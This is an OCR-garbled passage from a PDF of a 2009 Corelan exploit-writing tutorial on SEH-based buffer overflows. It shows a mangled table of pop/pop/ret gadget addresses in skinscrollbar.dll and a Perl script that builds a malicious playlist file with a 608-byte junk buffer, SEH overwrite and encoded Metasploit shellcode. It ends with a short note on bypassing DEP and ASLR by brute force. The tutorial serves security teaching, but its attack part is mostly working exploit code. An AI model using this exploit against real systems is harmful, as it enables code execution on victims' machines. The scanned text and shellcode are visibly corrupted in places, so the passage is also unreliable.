1000027-44	Found pop esti		ret at 0x1000er4a	Eskinscrolibar, dill	ROOMSSE (PROF. EXE)	all the late of the	
10035408	Found pop edi		ret at 0x10005ad0	Eskinscrolibar, dill	Rocesst (PROF EXE)	all the late of the	
TRANSPORT	Found pop edia		ret at 0x10005aea	Eskinscrolibar, dill	RODESSE (PROF. EXE)	ALC: NO DESCRIPTION OF THE OWNER OF THE OWNER OF THE OWNER OF THE OWNER OF THE OWNER OF THE OWNER OF THE OWNER	· • •
100000000000	Found pop edi		ret at 0x10005c0a	Tak inscent (bac, d) [1	Generality (PORE FOR)	all the second second	
TON MOTOR	Found pop edu		ret at 0x10005053	tak insteal (bar, d) [1	Georgense (PORG EXC)	ALCONTRACTOR AND A DESCRIPTION OF A DESC	
1000120002	Found pop edu		241 at 0x10007222	fab instead that ditt?	General CPORE FOR	ALC: NO DESCRIPTION	
TRANSPORTS	Country on the second		241 41 0(10007229	Tak instant I have all 11	General CPORE FOR	ATTEND REPORT	
1000000	CANE AND AND A		241 AT 01100000065	Fall instruction in the other is	General Plane Fight	2001 - 2007	
1000000000	Found peop edit		244 At 0010000543		COLUMN 1 DOUG 1000	2012 - 2012	
10001201	Found peop edit		741 AT 01100000549	Part in an and the second state	ACCURATE 1 10000 - 2010		
1000000000	Found peop edit			Fab instruction in the second second	ACCESS 1 10000 - 2010		
A 10 10 10 10 10 10	Canal Section of the		245 at 0x100079400 245 at 0x100005050	And the state of the state of the	COMPANY COVER DO	ALC: NOT THE OWNER	
A REAL PROPERTY.	Contract of the local division of the local			Brithman and an and a start of the	Character of the second second	and the second second	
10000000	Found pop edu		241 AT 0x100000000	Party in successful to see . In the	Concernent and the state	CALCULATION DESCRIPTION	
100001-0005	Course of the local division of the local di		245 AT 0x1000400e		The second second second second second second second second second second second second second second second s	CONTRACTOR SPORT	
1000112012	FORME POOL FOR		247 05 47 04100013	MS Takinacsolibes d	HOOPSSI PHER	5 10 11 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1	
	1000 EQ 1		247 04 47 0x100000	TO LIN INVERSION DEC. O	1 Post and a post of the second		
	PORTO DOD EGE		245 00 at 0x100053	the interolibar.d	Post Post Post Post Post Post Post Post		
*******	Found pop edu	DOD US1	247 00 at 0x10005	net textreczolibaz.d	LI HOCESSI (PSEE	2010010000000	
10005655	Found pop edia	DOD USI	ret 00 at 0x100050	So Iskinscrolibar.di	11 HOOPESI (PROD_	DELUCITE SERIES	
0040F000	Search_complet						
009407-0000	Found 30 addre	ess(es) is	non-safeseh protec	ted nodules, out of	35402 addresses		
[pvefind:	ıddr pesisk	inscrollba	r.dll				
Found 38 a	ddessles) (Check	the Log Win	dows for details)				

Working exploit (SE structure hit after 608 bytes, using pop pop ret from skinscrollbar.dll) :

```
my $sploitfile="blazesploit.plf";
my $sploitTle="blazesploit.pt";
print "[+] Preparing payload\n";
my $junk = "A" x 608;
my $nseh = "\xeb\xl8\x90\x90";
my $seh = pack('V',0x100101e7); #p esi/p ecx/ret from skinscrollbar.dll
my $nop = "\x90" x 30;
# windows/exec - 302 bytes
# bttp://courseparale.it.com
```

- # http://www.metasploit.com
- # Encoder: x86/alpha_upper
- # EXITFUNC=seh, CMD=calc
 my \$shellcode="\x89\xe3\xdb\xc2\xd9\x73\xf4\x59\x49\x49\x49\x49\x49\x43" .

Peter Van Eeckhoutte's Blog - Copyright - All rights reserved. Terms Of Use are applicable to this pdf file and its contents. See http://www.corelan.be:8800/index.php/terms-of-use

26/02/2010 - 47 / 48

Knowledge is not an object, it's a flow

"\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56\x58" "\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x41\x42" "\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x30" "\x42\x54\x56\x58\x54\x43\x44\x44\x44\x44\x44\x45\x46\x46\x46\x58" "\x51\x54\x43\x30\x45\x50\x45\x50\x4c\x4b\x47\x35\x47\x4c" "\x4c\x4b\x43\x4c\x43\x35\x44\x38\x43\x31\x4a\x4f\x4c\x4b" "\x50\x4f\x44\x58\x4c\x4b\x51\x4f\x47\x50\x45\x51\x4a\x4b" "\x50\x49\x4c\x4b\x46\x54\x4c\x4b\x45\x51\x4a\x4e\x50\x31" "\x49\x50\x4c\x59\x4e\x4c\x44\x49\x50\x44\x34\x45\x57" "\x49\x51\x49\x5a\x44\x4d\x43\x31\x49\x52\x4a\x4b\x4b\x44" "\x47\x4b\x50\x54\x47\x54\x45\x54\x43\x45\x4a\x45\x4c\x4b" "\x51\x4f\x46\x44\x45\x51\x4a\x4b\x45\x36\x4c\x4b\x44\x4c" "\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x43\x31\x4a\x4b\x4c\x4b" "\x45\x4c\x4c\x4b\x43\x31\x4a\x4b\x4d\x59\x51\x4c\x46\x44" "\x43\x34\x49\x53\x51\x4f\x46\x51\x4b\x46\x43\x50\x46\x36" "\x45\x34\x4c\x4b\x50\x46\x50\x30\x4c\x4b\x51\x50\x44\x4c" $\x4c\x4b\x42\x50\x45\x4c\x4e\x4d\x4c\x4b\x42\x48\x43\x38"$ "\x4b\x39\x4a\x58\x4d\x53\x49\x50\x43\x5a\x50\x50\x43\x58" "\x4c\x30\x4d\x5a\x45\x54\x51\x4f\x42\x48\x4d\x48\x4b\x4e" '\x4d\x5a\x44\x4a\x5a\x45\x51\x41\x4b\x57\x4b\x4b\x43\x53\x43\x51"
'\x4d\x5a\x44\x4a\x53\x43\x30\x41\x41";
\$payload =\$junk.\$nseh.\$seh.\$nop.\$shellcode;
print "[+] Writing exploit file \$sploitfile\n"; open (\$FILE,">\$sploitfile"); print \$FILE \$payload; close(\$FILE); print "[+] ".length(\$payload)." bytes written to file\n";



ASLR and DEP

The ANI exploit illustrates a possible way of bypassing DEP and ASLR at the same time. The vulnerable code that allowed for the ANI vulnerability to be exploited was wrapped in an exception handler that did not made the application crash. So the address in ntdll.dll (which is subject to ASLR and thus randomized) to disable DEP could be bruteforced by trying multiple ANI files (a maximum of 256 different files would do) each with a different address.

Questions ? Comments ?

Feel free to post your questions, comments, feedback, etc at the forum : http://www.corelan.be:8800/index.php/forum/writing-exploits/

This entry was posted

c) Peter Van Eeckhouttie

on Monday, September 21st, 2009 at 11:45 pm and is filed under 001 - Security, Exploit Writing Tutorials, Exploits You can follow any responses to this entry through the Comments (RSS) feed. You can leave a response, or trackback from your own site.